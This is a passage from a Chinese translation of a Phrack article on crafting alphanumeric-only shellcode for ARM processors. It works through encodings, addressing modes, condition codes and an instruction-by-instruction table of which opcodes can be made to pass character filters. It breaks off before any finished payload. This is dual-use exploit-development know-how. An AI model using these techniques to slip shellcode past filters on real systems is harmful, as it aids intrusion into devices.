http://www.phrack.org/issues.html?issue=66&id=12#article

=---=
=-----------------=[Alphanumeric RISC ARM Shellcode]=-------------=
=---=
=---=
=--=[Yves Younan (yyounan@fort-knox.org) / ace (ace@nologin.org]=--=
=----------=[Pieter Philippaerts (pieter@mentalis.org)]=----------=
=---=

只含字母数字的ARM体系ShellCode ----------rodent翻译

目录

--[0.- 介绍

随着移动设备的迅猛发展，ARM处理器世界上最为广泛流传的处理器核心之一。ARM处理器在电源使用和处理能力之间有很好的权衡，使得它成

为移动和嵌入式设备非常优秀的候选方案。大部分移动电话和个人掌上电脑(PDA)都使用ARM处理器。

但是也只是最近，这些设备才发展到强大到能允许用户连接到internet上各种不同的服务，以我们通常的桌面电脑上熟知的方式来分享信息。

不幸的是，这引入了很多安全风险。

像PC系统一样，ARM本地应用程序很容易受到诸如缓冲区溢出和其他对输入验证不恰当漏洞的发掘利用等的攻击。一直以来，因为只有功能全面

的桌面电脑系统才能连接到internet上，使用通用普适的方法传播信息，因而大部分的攻击都专注于主流的桌面电脑处理器上，也就是x86处理

器。

鉴于基于ARM的设备的连接性的增长和对这些设备的潜在的不正当使用（比如，让一个被侵入的手机呼叫一个商业电话号码），将来对这些设备

的攻击将远比现在普遍。

Shellcode必须通过一个或多个过滤系统才能到达易受攻击的缓冲区是入侵编写者所遇到的典型障碍。一个过滤方法通常会对输入作简单的检查

，比如严格检查输入是否和一个预定义好的特殊的模式匹配。打个比方，一个通常使用的正则表达式是[a-zA-Z0-9]（或许还会加上空格" "）

。入侵监测系统也通常会增加更多的检查来发现特殊模式的操作码序列，以达到侦测攻击的目的。

出于普及知识的目的，我们在这篇文章里讲述如何编写ARM系统上只含有字母数字的shellcode。这很重要，因为字母数字串可以通过更多的有

效性检查，而且通常比非字母数字的shellcode更能在数据变换（比如从一种编码方式变换成另外一种）后保持原状。在使用定长4字节指令的

精简指令集系统上编写只含有字母数字的shellcode可不是轻而易举的。

当我们讨论字节中的bit时，我们会使用如下的表示：在我们的讨论中大端bit是bit 7，小端比特是bit 0。一条指令的第一个字节是从bit 31

到bit 24，最后一个字节是从bit 7到bit 0.

--[1.- ARM体系结构

----[1.0 ARM处理器

ARM体系是一个32-bit精简指令集计算机体系，拥有16个供通常程序使用的通用寄存器和一个状态寄存器（实际上还有更多的通用寄存器和状态

寄存器，但是那些都只用在了异常模式下，对于我们的讨论不重要）。每条指令是四字节，所以我们需要保证所有这4个字节都是字母数字。这

和变长指令系统X86有显著区别。因而在ARM上得到完全是字母数字的指令序列比在X86上要难得多。

寄存器R0-R12是真正的通用寄存器，没有特定的用途。寄存器R13用作栈指针，通常被叫做SP寄存器。寄存器R14用作链接寄存器，也被叫做LR

。这个寄存器存储函数或异常的返回值。寄存器R15保存当前程序计数，也叫做PC寄存器。和X86体系不同，我们可以直接读写PC寄存器。从这

个寄存器读取的内容是当前指令地址值+8字节（ARM模式）或是当前指令地址值+4字节（Thumb模式）（见1.5节）。写入PC寄存器后，程序会从

写入值指向的地址处开始执行。

ARM处理器有很多版本，版本6增加了很多新指令。在这篇文章里，我们试图尽可能得保持宽泛，我们的ARM字符数字Shellcode应该可以工作在

各个不同的ARM处理器版本。为达到这样的目的，我们将不使用那些需要特殊版本处理器支持的那些指令。但是，我们会明了的标明哪些指令是

因为自身不是字符数字而不使用以及那些指令是因为兼容性限制而不被使用。这样允许那些只需要满足特定版本处理器兼容性的shellcode编写

者可以充分利用那些版本里特殊的指令。

----[1.1 协处理器

ARM处理器的功能可以通过很多协处理器来扩展以完成很多非标准的计算和避免用软件的方式完成这些计算。ARM最多支持16个协处理器，每个

协处理器有唯一的标示符。一些处理器可能需要超过一个标示符以实现大量的指令集。协处理器可用于内存管理，浮点数运算，调试，多媒体

，密码学等等

当ARM主处理器遇到自己无法处理的指令时，它就将这个指令发送到协处理器的总线上。如果一个协处理器识别这个指令，它就执行这个指令并

回复给主处理器。如果没有一个协处理器做出回应，那么会产生‘无效指令’的异常。

----[1.2 寻址模式
ARM有不同的寻址模式。我们将简要讨论那些对我们编写shellcode有用的寻址模式
----[1.2.0 数据处理的寻址模式
大多数指令看起来像这样：
    <指令码>{<条件>}{S} <目标寄存器Rd>, <寄存器Rn>, <偏移操作数>
举个例子：
    ADDEQ r0, r1, #20

偏移操作数是一个指令的第三个参数，它占12个bit，可以是下面11中可能的结构，其中如果下面有<shift_imm>被指定，那么这个shift_imm是

4bit长的立即数，也就是说这个值在0到31之间取

1. #immediate 可以作为偏移操作数的8bit立即数，这个8bit立即数还可以右移shift_imm个单位
2. <Rm> 寄存器的值作为参数
3. <Rm>, LSL #<shift_imm> 寄存器的值逻辑左移shift_imm个单位
4. <RM>, LSL <Rs> 寄存器的值逻辑左移，移位个数由寄存器Rs的值指定
5. <Rm>, LSR #<shift_imm> 寄存器的值逻辑右移shift_imm个单位
6. <Rm>, LSR <Rs> 寄存器的值逻辑右移，移位个数由寄存器Rs的值指定
7. <Rm>, ASR #<shift_imm> 寄存器的值算术右移shift_imm个单位
8. <Rm>, ASR <Rs> 寄存器的值逻辑右移，移位个数由寄存器Rs的值指定
9. <Rm>, ROR #<shift_mm> 寄存器的值循环右移shift_imm个单位
10.<Rm>, ROR <Rs> 寄存器的值循环右移，移位个数由寄存器Rs的值指定
11.<Rm>, RRX 寄存器的值循环右移一位，进位符号位的值替代自由位。进位符号的值为循环移出的bit值。

----[1.2.1 load/store处理的字或无符号字节的寻址模式
下面是一个load/store指令的一般语法
    LDR{<cond>}{B}{T} <Rd>, addressing_mode
举个例子：
    LDRPLB r3, [r3, #-48]

其中addressing_mode有下面六种可能。对于带有变换的load/store指令（比如LDRBT)，只有最后三种寻址方式是允许的。如果在前三种寻址模

式的末尾带有‘感叹号’（比如地一种寻址方式[<Rn>, #+/-<imm_12>]!)，那么计算出来的地址值会被写回到Rn.
1. [<Rn>, #+/-<imm_12>]<!> Rn是目标内存地址的基地址。一个12bit的立即数可以作为偏移量，然后这个偏移量加到基地址上得出目标地

址值.
2. [<Rn>, +/-<Rm]<!> Rn是目标内存地址的基地址。Rm寄存器存储偏移量的值
3. [<Rn>, +/-<Rm>, <shift> #<shift_imm>]<!> Rn是目标内存地址的基地址。Rm寄存器存储值进行移位操作shift_imm个单位后的结果作为

偏移量 移位操作的标示只能是LSL,LSR,ASR,ROR或者RRX.

下面的三种寻址模式本质上和上面的三种寻址模式是相同的，只不过他们是后索引的（post-indexed），也就是说Rn寄存器存储的是

load/store指令的目标内存地址，之后在计算寻址方式产生的地址值并把这个地址值写回到Rn里

4. [<Rn>], #+/-<imm_12>
5. [<Rn>], +/-<Rm>
6. [<Rn>], +/-<Rm>, <shift> #<shift_imm>

----[1.2.2 多字Load/Store的寻址模式

多字Load/Store的通用指令语法如下：
    LDM{<cond>}<addressing_mode> <Rn>{!}, <registers>{^}
举个例子:
    LDMPLFA r5!, {r0, r1, r2, r6, r8, lr}

寻址模式有下面4种可能

1. IA - 后增，Rn作为基地址，是内存读写的第一个地址，之后的内存地址是通过在基地址上依次加4来计算出来的
2. IB - 先增，Rn作为基地址，内存读写的第一个地址是该基地址加4，之后的内存地址是通过在前一地址上加4来计算出来的。
3. DA - 后减，Rn作为基地址，从该基地址中减去registers的个数的4倍，再加4，就得到内存读写的第一个地址，之后的内存地址是通过在前

一地址上加4来计算出来的。
4. DB - 先减，Rn作为基地址，从该基地址中减去registers的个数的4倍，就得到内存读写的第一个地址，之后的内存地址是通过在前一地址

上加4来计算出来的。

----[1.3 条件执行
ARM处理器也支持指令流的条件执行。这意味着程序员可以根据不同的条件标志值来控制指令是否被执行。这对于以紧凑的方式编写诸如if等的

结构很实用。几乎所有的ARM指令都支持条件执行。

一条指令的条件执行是通过在指令名后面添加适当的后缀来表示的，这个后缀代表在什么情况下该指令得到执行。没有这个后缀，这条指令总

是会被执行。

作为一个简单的例子，看看下面这段C代码

```
    if (err != 0)
        printf("An error has occurred! Errorcode = %i\n", err);
    else
        printf("Everything is ok!\n");
```

GCC会将上面的代码编译为

```
        cmp     r1, #0
        beq     .L4
        ldr     r0, .L9
        bl      printf
        b       .L8
.L4:
        ldr     r0, .L9+4
        bl      puts
.L8:
```

使用条件执行指令，上面的代码可以重写为

```
        cmp       r1, #0
        ldrne     r0, .L9
        blne      printf
        ldreq     r0, .L9+4
        bleq      puts
```

'ne'后缀表示，在上面的例子里，指令只有在R1寄存器的值不等于0的时候才会被执行。相似的，'eq'后缀表示指令只有在R1寄存器的内容等于

0才会被执行。

----[1.4 指令样例

ARM指令可以分组为几个类别，每个类别都有相似的bit布局。我们只列出和讨论一部分分组，这些分组并不完全，只是用作阐述的目的。

指令的第一个分组是“数据处理指令”。这个分组包含很大范围的指令，包括基本的数学和bit级运算。数据处理指令可以使用两个寄存器作为

操作数，也可以使用一个寄存器和一个立即数作为操作数。下面是一些例子：

```
 31 28 27 26 25 24  21 20 19 16 15 12 11         7 6   5 4 3 0
+-----+--+--+--+------+--+-----+-----+------------+-----+-+---+
|cond | 0| 0| 0|opcode| S|  Rn |  Rd |shift amount|shift|0| Rm|
+-----+--+--+--+------+--+-----+-----+------------+-----+-+---+

 Example:  SUBPL r6, pc, r5, ror #2
           0101 0 0 0 0010 0 1111 0110 00010 11 0 0101

 31  28 27 26 25 24  21 20 19  16 15  12 11   8 7            0
+------+--+--+--+------+--+------+------+------+--------------+
| cond | 0| 0| 1|opcode| S|  Rn  |  Rd  |rotate|   immediate  |
+------+--+--+--+------+--+------+------+------+--------------+

 Example:  SUBPL r3, r1, #56
           0101 0 0 1 0010 0 0001 0011 0000 00111000
```

第二组重要的指令是从内存中读取字节到寄存器中以及将计算结果存储到内存中的指令。在我们的shellcode中，我们会按惯例使用立即数偏移

作为操作数。

```
 31 28 27 26 25 24 23 22 21 20 19  16 15  12 11          0
+-----+--+--+--+--+--+--+--+--+------+------+-------------+
|cond | 0| 1| 0| P| U| W| B| L|  Rn  |  Rd  |  immediate  |
+-----+--+--+--+--+--+--+--+--+------+------+-------------+

 Example:  LDRMIB r3, [pc, #-48]
           0100 0 1 0 1 0 1 0 1 1111 0011 000000110000
```

一次向一个寄存器存储/保存数据的有趣的替代指令是‘多字节load/store’指令。这一组指令都会一次存储/保存多个寄存器。Bit15到bit0纪

录了那个寄存器要被使用。

```
 31 28 27 26 25 24 23 22 21 20 19  16 15            0
+-----+--+--+--+--+--+--+--+--+------+---------------+
|cond | 1| 0| 0| P| U| S| W| L|  Rn  | register list |
```

```
 +-----+--+--+--+--+--+--+--+------+--------------+

  Example:  STMMIFD r5, {r0, r3, r4, r6, r8, lr}^
            0100 1 0 0 1 0 1 0 0 0101 0100000101011001
```

在这一节里讲述的分组只是不同指令分类的一小部分。但是，这四个分组的指令是这篇文章里最重要的。

----[1.5 Thumb指令集

当CPSR寄存器的T位设置为1的时候，ARM处理器就会进入Thumb模式。在这个模式下，处理器会使用16bit指令，这样可以达到更好的指令密度。

只有带有T系列的ARM处理器才支持这种模式（比如，ARM4T），但是对于ARMV6，对Thumb的支持是必须的。以32bit模式执行的指令被称作ARM指

令，而以16bit模式执行的指令被称作Thumb指令。因为在Thumb模式下，指令只有2个字节长，因而Thumb模式下的指令更容易满足只含有字母和

数字的限制。为达到这个目的，我们还会讨论如何在我们的Shellcode里从ARM模式进入Thumb模式。虽然我们的shellcode可以只执行ARM指令，

但是在Thumb模式下编写的代码更小更方便，会产生更少的指令，更紧凑的Shellcode。对于已经在Thumb模式下运行的程序，我们会讨论如何回

归到ARM模式的方法。和ARM指令不同，Thumb指令不支持条件执行。

鉴于我们可以很容易地在ARM模式和Thumb模式之间进行切换，而且在ARM模式下我们可以做任何我们想做的事情，所以即使没有Thumb模式可用

，我们依然可以使我们的shellcode到达最广泛的兼容性。

--[2.- 只含字母数字的shellcode

--[2.0 字母数字的bit模型

shellcode需要能通过一个或多个字节转换是渗透编写者在触发实际的缓冲区溢出之前通常会遇到的问题。这些转换可能是文本编码转换，也可

以是和输入验证和解析相关的转换。在大多数情况下，字符数字字节很可能可以不被修改地通过这些转换。所以，只含有字母数字的shellcode

有时候是必需的，通常是更好的。

一个只含有字母数字的指令的4个字节中的任一字节都要么是大小写的字母，要么是数字。具体地，这些字节的bit模型必须满足下面的要求

- Bit 7 必须设置为0
- Bit 6 或 bit 5 必须设置为1
- 如果bit 5 置为1, 但是bit 6置为0, 那么bit 4必须设置为1

这些限制没有剔除所有的非字母数字的字符，但是经常用作快速剔除大部分无效字节的公认方法。每一个指令都会被检查其bit模型是否满足其

所处环境的这些条件。

渗透编写者遇到的一个潜在的问题是保证返回值也是字母数字的。这一点不会在这篇文章里深入讨论，毕竟它非常依赖于环境。

----[2.1 寻址模式

在这一节里，我们讲述那些寻址模式的使用可以保证我们的shellcode是只含字母数字的

----[2.1.0 数据处理的寻址模式

1. 立即数#immediate

```
  11     8 7                   0
 +--------+--------------------+
 | rotate |       imm_8        |
 +--------+--------------------+
```


因为我们可以完全控制imm_8的值，所以我们可以保证是字母数字类型的字节

2. 寄存器<Rm>

```
  11 10  9  8  7  6  5  4 3       0
 +--+--+--+--+--+--+--+--+--------+
 | 0| 0| 0| 0| 0| 0| 0| 0|   Rm   |
```


因为bit6和bit5都是0，这种类型的寻址是不能用在只含字母数字的shellcode里

3. 寄存器+逻辑左移立即数 <Rm>, LSL #<shift_imm>




和寻址模式2一样，bit6和bit5都是0，所以也不能以字母数字的方式表达

4. 寄存器+逻辑左移寄存器 <Rm>, LSL <Rs>




同样因为bit6和bit5都是0，这种寻址模式也不能被使用

5. 寄存器+逻辑右移立即数 <Rm>, LSR #<shift_imm>




由于bit6的值是0，按照字母数字的表达bit5和bit4都必须是0，但这种寻址模式只有bit5是1，所以不能以字母数字的方式表达

6. 寄存器+逻辑右移寄存器 <Rm>, LSR <Rs>




Bit6的值是0，但是由于bit5和bit4的值都是1，所以我们可以把这种寻址方式用于只含字母数字的shellocde中。寄存器Rm必须低于R10

7. 寄存器+算术右移立即数 <Rm>, ASR #<shift_imm>




由于bit6的值是1，这种寻址模式的唯一限制是Rm不能是R0

8. 寄存器+算术右移寄存器 <Rm>, ASR <Rs>




这个字节模型是字母数字的，寄存器Rm可以是任意寄存器

9. 寄存器+右循环移位立即数 <Rm>, ROR #<shift_imm>




和寻址模式8一样，这个字节模型是字母数字的，寄存器Rm可以是任意寄存器

10. 寄存器+右循环移位寄存器 <Rm>, ROR <Rs>



由于bit6,bit5和bit4的值都是1，所以Rm必须低于R11

11. 寄存器带扩展循环右移一位
<Rm>, RRX



这个字节模型是字母数字的，寄存器Rm可以是任意寄存器

----[2.1.1 load/store字或无符号字节的寻址模式

1. [<Rn>, #+/-<imm_12>]<!>

```
 |            imm_12             |
 +-------------------------------+
```

由于我们可以完全控制imm_12的值，因而我们可以保证是字母数字的

2. [<Rn>, +/-<Rm>]<!>

```
  11 10  9  8  7  6  5  4 3      0
 +--+--+--+--+--+--+--+--+--------+
 | 0| 0| 0| 0| 0| 0| 0| 0|   Rm   |
 +--+--+--+--+--+--+--+--+--------+
```

这种寻址模式是不能表达为字母数字的

3. [<Rn>, +/-<Rm>, <shift> #<shift_imm>]<!>

```
  11        7  6  5  4 3       0
 +-----------+-----+--+--------+
 | shift_imm |shift| 0|   Rm   |
 +-----------+-----+--+--------+
```

- 如果shift为LSL（逻辑左移），那么bit6和bit5的值是0，这个就不是字母数字的。
- 如果shift为LSR（逻辑右移），那么bit6的值是0，而bit5的值是1。但是由于bit4的值是0，所以这个不是字母数字的。
- 如果shift为ASR（算术右移），那么bit6的值是1，而bit5的值是0，这意味着只要Rm不取R0，这个就是字母数字的。
- 如果shift为ROR（循环右移）或是RRX（扩展循环右移一位），那么bit6和bit5都将是1，因而不管Rm取哪个寄存器，这个都是字母数字的。

之前讨论过的其他的后序寻址方式的最后12个bit实质上使用和他们相对应的前序寻址方式相同的bit布局。唯一不同点在于这些后序指令在

load/store指令中会清除bit24的值。

----[2.1.2 多字load/store寻址方式

在load/store指令中，递增寻址模式会设置bit23，而递减寻址模式会清除bit23。如果bit23被设置，那么指令就不能表达为字母数字的，所以

只有递减寻址模式才可以用在只含字母数字的shellcode中。

----[2.2 条件执行

因为条件代码编码在指令第4字节的最高几个bit位上（bit31到bit28），因而条件代码的值对指令是否是字母数字的有直接影响。因而有限的

条件代码可以用在字母数字的shellcode中。下面的列表列出了所有的条件代码和他们相对应的bit模型：

```
   [比特模型]  [名字]  [描述]
      0000       EQ     相等
      0001       NE     不相等
      0010       CS/HS  进位标示被设置/无符号大于或等于
      0011       CC/LO  进位标示别清除/无符号小于
      0100       MI     减/负数
      0101       PL     加/正书或零
      0110       VS     溢出
      0111       VC     无溢出
      1000       HI     无符号大于
      1001       LS     无符号小于或等于
      1010       GE     有符号大于或等于
      1011       LT     有符号小于
      1100       GT     有符号大于
      1101       LE     有符号小于或等于
      1110       AL     无条件永远执行 -
      1111       (用于其它用途)
    _|  |_
   |      |
  bit31  bit28
```

记得一个字母数字字节的最高bit必须是0，所以最后8个条件代码就被排除在外了。另外最后得出的字节的值至少应该是0x30，所以最前面3个

条件代码也被排除了。

不幸的是，'AL'(无条件执行)是不能用在字母数字的shellcode的条件代码之一。这意味着所有ARM指令都必须是条件执行的。在这篇文章里，

我们选择PL和MI作为指令中使用的条件代码。他们是互斥的，所以我们总能通过在shellcode中简单的增加相同的指令两次来保证该指令一定会

被执行一次，一次带PL后缀而另一次带MI后缀。

----[2.3 指令列表

在我们的指令列表中，我们区分SZ/SO（应当是0/应当是1）和IZ/IO（是0/是1）。我们之所以这样做是因为ARM参考手册指出特定的bit必须设

置为0或1，而某些其他bit“应当”设置为0或1（在手册中定义为SBZ或SBO）。但是在我们的测试处理器上，当我们设置某个bit的值不同于其

应该设置的值的时候，处理器会抛出一个未定义指令异常。基于这一点考虑，我们将“应该”和“必须”视为等同，但是一旦这两个概念产生

的行为在某些处理器上是不同的时候，我们应该注意到这之间的区别（因为这会允许我们使用更多的指令）。

下面的列表列出了所有在ARMv6上出现的指令。对于每一条指令我们列出了一些为了使该指令能编码成字母数字所需要的简单限制。这个列表的

重点是指令的第二个字节的几个高bit位（bit23到bit20）。只有这个字节的高bit位被包含近来的原因是由于第一个字节的高bit位是被条件标

记设置的，第三和第四字节的高bit位通常是被指令的操作数设置的。这个表中，包含值'd'的bit位代表这个bit的值依赖于特定的设置。

最后一列包含一些使得该指令不能编码成字母数字的shellcode的情况。判断的标准是指令的四个字节里至少有一个要么太大而不能作为字母数

字要么太小。在这一列里，我们规定使用下面的符号：
 - 'IO' 用来暗示一个或多个bit的值永远是1
 - 'IZ' 用来暗示一个或多个bit的值永远是0
 - 'SO' 用来暗示一个或多个bit的值应该是1
 - 'SZ' 用来暗示一个或多个bit的值应该是0

instruction	version	23	22	21	20	disqualifiers
ADC		1	0	1	d	IO: 23
ADD		1	0	0	d	IO: 23
AND		0	0	0	d	IZ: 23-21
B, BL		d	d	d	d	
BIC		1	1	0	d	IO: 23
BKPT	5+	0	0	1	0	IO: 31, IZ: 22, 20
BLX (1)	5+	d	d	d	d	IO: 31
BLX (2)	5+	0	0	1	0	SO: 15, IZ: 22, 20
BX	4T, 5+	0	0	1	0	IO: 7, SO: 15, IZ 22, 20
BXJ	5TEJ, 6+	0	0	1	0	SO: 15, IZ: 22, 20, 6, 4
CDP		d	d	d	d	
CLZ	5+	0	1	1	0	IZ: 7-5
CMN		0	1	1	1	SZ: 15-13
CMP		0	1	0	1	SZ: 15-13
CPS	6+	0	0	0	0	SZ: 15-13, IZ 22-20
CPY	6+	1	0	1	0	IZ: 22, 20, 7-5, IO 23
EOR		0	0	1	d	
LDC		d	d	d	1	
LDM (1)		d	0	d	1	
LDM (2)		d	1	0	1	
LDM (3)		d	1	d	1	IO: 15
LDR		d	0	d	1	
LDRB		d	1	d	1	
LDRBT		0	1	1	1	
LDRD	5TE+	d	d	d	0	
LDREX	6+	1	0	0	1	IO: 23, 7
LDRH		d	d	d	1	IO: 7
LDRSB	4+	d	d	d	1	IO: 7
LDRSH	4+	d	d	d	1	IO: 7
LDRT		d	0	1	1	
MCR		d	d	d	0	
MCRR	5TE+	0	1	0	0	
MLA		0	0	1	d	IO: 7
MOV		1	0	1	d	IO: 23
MRC		d	d	d	1	
MRRC	5TE+	0	1	0	1	
MRS		0	d	0	0	SZ: 7-0
MSR		0	d	1	0	SO: 15
MUL		0	0	0	d	IO: 7
MVN		1	1	1	d	IO: 23

ORR		1	0	0	d	IO: 23
PKHBT	6+	1	0	0	0	IO: 23
PKHTB	6+	1	0	0	0	IO: 23
PLD	5TE+, !5TExP	d	1	0	1	IO: 15
QADD	5TE+	0	0	0	0	IZ: 22-21
QADD16	6+	0	0	1	0	IZ: 22, 20
QADD8	6+	0	0	1	0	IZ: 22, 20, IO: 7
QADDSUBX	6+	0	0	1	0	IZ: 22, 20
QDADD	5TE+	0	1	0	0	
QDSUB	5TE+	0	1	1	0	
QSUB	5TE+	0	0	1	0	IZ: 22, 20
QSUB16	6+	0	0	1	0	IZ: 22, 20
QSUB8	6+	0	0	1	0	IZ: 22, 20, IO: 7
QSUBADDX	6+	0	0	1	0	IZ: 22, 20
REV	6+	1	0	1	1	IO: 23
REV16	6+	1	0	1	1	IO: 23, 7
REVSH	6+	1	1	1	1	IO: 23, 7
RFE	6+	d	0	d	1	SZ: 14-13, 6-5
RSB		0	1	1	d	
RSC		1	1	1	d	IO: 23
SADD16	6+	0	0	0	1	IZ: 22-21
SADD8	6+	0	0	0	1	IZ: 22-21, IO: 7
SADDSUBX	6+	0	0	0	1	IZ: 22-21
SBC		1	1	0	d	IO: 23
SEL	6+	1	0	0	0	IO: 23
SETEND	6+	0	0	0	0	SZ: 14-13, IZ: 22-21, 6-5
SHADD16	6+	0	0	1	1	IZ: 6-5
SHADD8	6+	0	0	1	1	IO: 7
SHADDSUBX	6+	0	0	1	1	
SHSUB16	6+	0	0	1	1	
SHSUB8	6+	0	0	1	1	IO: 7
SHSUBADDX	6+	0	0	1	1	
SMLA<x><y>	5TE+	0	0	0	0	IO: 7, IZ: 22-21
SMLAD	6+	0	0	0	0	IZ: 22-21
SMLAL		1	1	1	d	IO: 23,7
SMLAL<x><y>	5TE+	0	1	0	0	IO: 7
SMLALD	6+	0	1	0	0	
SMLAW<y>	5TE+	0	0	1	0	IZ: 22, 20, IO: 7
SMLSD	6+	0	0	0	0	IZ: 22-21
SMLSLD	6+	0	1	0	0	
SMMLA	6+	0	1	0	1	
SMMLS	6+	0	1	0	1	IO: 7
SMMUL	6+	0	1	0	1	IO: 15
SMUAD	6+	0	0	0	0	IZ: 22-21, IO: 15
SMUL<x><y>	5TE+	0	1	1	0	SZ: 15, IO: 7
SMULL		1	1	0	d	IO: 23
SMULW<x><y>	5TE+	0	0	1	0	IZ: 22, 20,SZ: 14-13, IO: 7
SMUSD	6+	0	0	0	0	IZ: 22-21, IO: 15
SRS	6+	d	1	d	0	SZ: 14-13, 6-5
SSAT	6+	1	0	1	d	IO: 23
SSAT16	6+	1	0	1	0	IO: 23
SSUB16	6+	0	0	0	1	IZ: 22-21
SSUB8	6+	0	0	0	1	IZ: 22-21, IO: 7
SSUBADDX	6+	0	0	0	1	IZ: 22-21
STC	2+	d	d	d	0	
STM (1)		d	0	d	0	IZ: 22, 20
STM (2)		d	1	0	0	
STR		d	0	d	0	IZ: 22, 20
STRB		d	1	d	0	
STRBT		d	1	1	0	
STRD	5TE+	d	d	d	0	IO: 7
STREX	6+	1	0	0	0	IO: 7
STRH	4+	d	d	d	0	IO: 7
STRT		d	0	1	0	IZ: 22, 20
SUB		0	1	0	d	
SWI		d	d	d	d	
SWP	2a, 3+	0	0	0	0	IZ: 22-21, IO: 7
SWPB	2a, 3+	0	1	0	0	IO: 7
SXTAB	6+	1	0	1	0	IO: 23
SXTAB16	6+	1	0	0	0	IO: 23
SXTAH	6+	1	0	1	1	IO: 23
SXTB	6+	1	0	1	0	IO: 23
SXTB16	6+	1	0	0	0	IO: 23
SXTH	6+	1	0	1	1	IO: 23

TEQ		0	0	1	1	SZ: 14-13
TST		0	0	0	1	IZ: 22-21, SZ: 14-13
UADD16	6+	0	1	0	1	IZ: 6-5
UADD8	6+	0	1	0	1	IO: 7
UADDSUBX	6+	0	1	0	1	
UHADD16	6+	0	1	1	1	IZ: 6-5
UHADD8	6+	0	1	1	1	IO: 7
UHADDSUBX	6+	0	1	1	1	
UHSUB16	6+	0	1	1	1	
UHSUB8	6+	0	1	1	1	IO: 7
UHSUBADDX	6+	0	1	1	1	
UMAAL	6+	0	1	0	0	IO: 7
UMLAL		1	0	1	d	IO: 23, 7
UMULL		1	0	0	d	IO: 23, 7
UQADD16	6+	0	1	1	0	IZ: 6-5
UQADD8	6+	0	1	1	0	IO: 7
UQADDSUBX	6+	0	1	1	0	
UQSUB16	6+	0	1	1	0	
UQSUB8	6+	0	1	1	0	IO: 7
UQSUBADDX	6+	0	1	1	0	
USAD8	6+	1	0	0	0	IO: 23, 15, IZ: 6-5
USADA8	6+	1	0	0	0	IO: 23, IZ: 6-5
USAT	6+	1	1	1	d	IO: 23
USAT16	6+	1	1	1	0	IO: 23
USUB16	6+	0	1	0	1	
USUB8	6+	0	1	0	1	IO: 7
USUBADDX	6+	0	1	0	1	
UXTAB	6+	1	1	1	0	IO: 23
UXTAB16	6+	1	1	0	0	IO: 23
UXTAH	6+	1	1	1	1	IO: 23
UXTB	6+	1	1	1	0	IO: 23
UXTB16	6+	1	1	0	0	IO: 23
UXTH	6+	1	1	1	1	IO: 23

从ARM最新修订的文档里列出的147个指令里，我们会移出所有那些需要特定ARM版本的指令和所有那些我们根据能否和字母数字字符的bit模式

匹配而剔除的所有指令。

这样我们就只剩下18个在参考手册里列出的指令：B/BL, CDP, EOR, LDC, LDM(1), LDM(2), LDR, LDRB, LDRBT, LDRT, MCR, MRC, RSB, STM

(2), STRB, STRBT, SUB, SWI。

有一些指令对我们的使用有一定的局限性
- B/BL: 在大多数情况下，分支指令对我们的作用是有局限性的
  这个指令的最后24个字节提出取来后左移2个位置（因为指令必须4字节对齐），
  这个结果相加到程序计数器然后程序就在该指令处运行
  为保证这个偏移量是字母数字的，我们不得不从当前的位置上挑砖至少12MB的距离
  ，这限制了这个指令的可用性，因为我们不会永远能够控制距离我们的shellcode至少12MB距离的内存的内容。
- CDP: 这个指令用来通知协处理器进行一些数据处理的事务
  由于我们不能确定在某个特定的平台上哪个协处理可使用或不能使用
  所以我们同样也抛弃了这条指令。
- LDC: 这个协处理加载指令从连续的内存地址空间读取数据到协处理器中。
- MCR/MRC: 在ARM寄存器和协处理器的寄存器之间交换数据
  由于这条指令可用于缓冲（关于这一点后面会继续讨论）
  ，在ARMv6之前它是条特权指令。

现在我们只剩下13条指令：EOR, LDM(1), LDM(2), LDR, LDRB, LDRBT, LDRT, RSB, STM, STRB, STRBT, SUB, SWI。我们把基本功能相同只是

细节上有区别的几条指令分组在一起。比如LDR指令从内存中读取一个字到寄存器，而LDRB指令读取一个字节到寄存器的低字节，我们把这两个

指令分如同一组内。我们得到下面的分组：
- EOR: 异或
- LDM (LDM(1), LDM(2)): 从连续内存里读取数据到多个寄存器中
- LDR (LDR, LDRB, LDRBT, LDRT): 从内存中读取数据到寄存器中
- STM: 存储多个寄存器的值到连续的内存中
- STR (STRB, STRBT): 存储寄存器的值到内存中
- SUB (SUB, RSB): 减运算
- SWI: 软中断，也叫作系统调用

不幸的是，上面列表中的指令并不总是字母数字的。依赖于操作数的不同，这些功能分组可能还是会产生非字母数字的字

符串。所以对于每个

功能还必须附加额外的限制。下面我们讨论这些分组中指令的限制。

- EOR: 语法: EOR{<cond>}{S} <Rd>, <Rn>, <shifter_operand>

```
 31 28 27 26 25 24 23 22 21 20 19 16 15 12 11               0
+-----+--+--+--+--+--+--+--+--+-----+-----+-------------------+
|cond | 0| 0| I| 0| 0| 0| 1| S|  Rn |  Rd |  shifter_operand  |
+-----+--+--+--+--+--+--+--+--+-----+-----+-------------------+
```

为了使第二个字节是字母数字的, S比特位必须设置为1。如果这个比特设置为0，产生的值会小于47，而不是字母数字的
Rn也不是能是高于R9的寄存器。因为Rd编码在第三个字节的前四个比特上，它不能以1开始。这意味着只有低寄存器
能够使用。另外，寄存器R0到R2不能被使用，因为这会产生一个太小的字节而不可能是字母数字的。
移位操作数必须进行调整，以使得它最高位4比特和Rd组合起来能够产生有效的字母数字字符。
当然，最低位8比特也非常重要，因为他们完全决定指令的第四个字节。关于移位操作数的细节可以查阅ARM参考手册。

- LDM(1): 语法: LDM{<cond>}<addressing_mode> <Rn>{!}, <registers>

```
 31 28 27 26 25 24 23 22 21 20 19  16 15            0
+-----+--+--+--+--+--+--+--+--+------+---------------+
|cond | 1| 0| 0| P| U| 0| W| 1|  Rn  | register list |
+-----+--+--+--+--+--+--+--+--+------+---------------+
```

LDM(2): 语法: LDM{<cond>}<addressing_mode> <Rn>,
                    <registers_without_pc>^

```
